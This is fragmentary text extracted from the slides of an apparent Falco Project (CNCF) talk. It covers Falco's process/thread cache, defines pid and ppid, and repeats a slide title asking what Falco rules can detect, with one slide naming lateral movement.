
ppid = Linux parent process identifier



CLOUD NATIVE
COMPUTING FOUNDATION

The Falco Project

Linux Kernel View Mirror: Falco's Process/Thread Cache



pid = Linux process identifier


ppid = Linux parent process identifier



CLOUD NATIVE
COMPUTING FOUNDATION

The Falco Project


What can we detect with the right Falco rules?



 CLOUD NATIVE
COMPUTING FOUNDATION


The Falco Project

What can we detect with the right Falco rules?



The Falco Project


What can we detect with the right Falco rules?



CLOUD NATIVE
COMPUTING FOUNDATION

The Falco Project

What can we detect with the right Falco rules?



The Falco Project

What can we detect with the right Falco rules?




Lateral
Movement



 CLOUD NATIVE
COMPUTING FOUNDATION

The Falco Project

What can we detect with the right Falco rules?



 CLOUD NATIVE
COMPUTING FOUNDATION

The Falco Project

What can we detect with the right Falco rules?

